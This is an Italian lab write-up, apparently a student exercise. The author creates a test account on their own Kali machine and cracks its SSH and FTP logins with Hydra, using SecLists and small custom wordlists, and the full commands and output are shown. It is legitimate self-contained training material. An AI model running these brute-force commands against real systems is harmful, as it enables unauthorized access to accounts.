

PROGETTO SPIEGAZIONE PASSAGGI

1.Configurazione

Creo un nuovo utente su Kali Linux, con il comando **adduser**.

Chiamo l'utente **test_user**, e configuro una password iniziale **testpass**






Attivo il servizio ssh con il comando **sudo service ssh start**

```
┌──(root㉿kali)-[/home/kali]
└─# sudo service ssh start
```

```
┌──(root㉿kali)-[/home/kali]
└─# nano /etc/ssh/sshd_config
```



Testo la connessione in SSH dell'utente appena creato sul sistema, eseguendo il comando seguente **ssh test_user@ip_kali:**


```
┌──(root㉿kali)-[/home/kali]
└─# ssh test_user@192.168.50.100
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be established.
ED25519 key fingerprint is SHA256:R3BNOsFUkDhD9eZkpA4qRxLoctO3epdSGg+zc+IpJ0g.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.100' (ED25519) to the list of known hosts.
test_user@192.168.50.100's password:
Linux kali 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(test_user㉿kali)-[~]
└─$
```


2.Hydra

A questo punto, avendo verificato l'accesso, configuro Hydra per una sessione di cracking. Prima andrò a installare la **seclists;**



Da cui potrò sostituire **username_list** e **password_list** con le **seclists** appena scaricate, e IP kali. Per ridurre i tempi di brute force utilizzerò due differenti **file.txt** nelle sotto directory di Usernames e Passwords rispetto a quelli più vasti:


<hydra -L /usr/share/seclists/Usernames/Honeypot-Captures/multiplesources-users-fabian-fingerle.de.txt -P /usr/share/seclists/Passwords/Honeypot-Captures/multiplesources-passwords-fabian-fingerle.de.txt 192.168.50.100 -t1 ssh>




```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/Honeypot-Captures/multiplesources-users-fabian-fingerle.de.txt -P /usr/share/seclists/Passwords/Honeypot-Captures/multiplesources-passwords-fabian-fingerle.de.txt 192.168.50.100 -t1 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-07 06:20:14
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 2766547104 login tries (l:26324/p:105096), ~2766547104 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[STATUS] 20.00 tries/min, 20 tries in 00:01h, 2766547084 to do in 2305455:55h, 1 active
[STATUS] 20.33 tries/min, 61 tries in 00:03h, 2766547043 to do in 2267661:31h, 1 active
[STATUS] 18.71 tries/min, 131 tries in 00:07h, 2766546973 to do in 2463845:55h, 1 active
```

Rimane comunque molto lento cosi creo due nuovi file.txt, sia per usernames e passwords, cosi da inserire un minor numero di combinazioni all'interno per entrambi e velocizzare così il processo di cracking;





```
┌──(kali㉿kali)-[~]
└─$ hydra -L utenti.txt -P password.txt 192.168.50.100 -t1 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-07 07:01:47
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 120 login tries (l:10/p:12), ~120 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[STATUS] 21.00 tries/min, 21 tries in 00:01h, 99 to do in 00:05h, 1 active
[STATUS] 20.50 tries/min, 41 tries in 00:02h, 79 to do in 00:04h, 1 active
[STATUS] 20.00 tries/min, 60 tries in 00:03h, 60 to do in 00:04h, 1 active
[STATUS] 20.25 tries/min, 81 tries in 00:04h, 39 to do in 00:02h, 1 active
[STATUS] 20.20 tries/min, 101 tries in 00:05h, 19 to do in 00:01h, 1 active
[STATUS] 19.83 tries/min, 119 tries in 00:06h, 1 to do in 00:01h, 1 active
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-07 07:07:57
```

3.Servizio ftp

Per la seconda parte dell'esercizio, sceglierò un servizio ftp da configurare, e poi proverò a craccarlo sempre con Hydra. L'ho semplicemente installato con il seguente comando **<sudo apt install vsftpd>** , e poi avviato con **<sudo service vsftpd start>;**

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ftp test_user@192.168.50.100

Connected to 192.168.50.100.
220 (vsFTPd 3.0.5)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -L utenti.txt -P password.txt 192.168.50.100 -t1 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-07 07:49:01
[DATA] max 1 task per 1 server, overall 1 task, 120 login tries (l:10/p:12), ~120 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[STATUS] 25.00 tries/min, 25 tries in 00:01h, 95 to do in 00:04h, 1 active
[STATUS] 21.50 tries/min, 43 tries in 00:02h, 77 to do in 00:04h, 1 active
[STATUS] 21.00 tries/min, 63 tries in 00:03h, 57 to do in 00:03h, 1 active
[STATUS] 20.25 tries/min, 81 tries in 00:04h, 39 to do in 00:02h, 1 active
[STATUS] 19.80 tries/min, 99 tries in 00:05h, 21 to do in 00:02h, 1 active
[STATUS] 19.33 tries/min, 116 tries in 00:06h, 4 to do in 00:01h, 1 active
[21][ftp] host: 192.168.50.100   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-07 07:55:14
```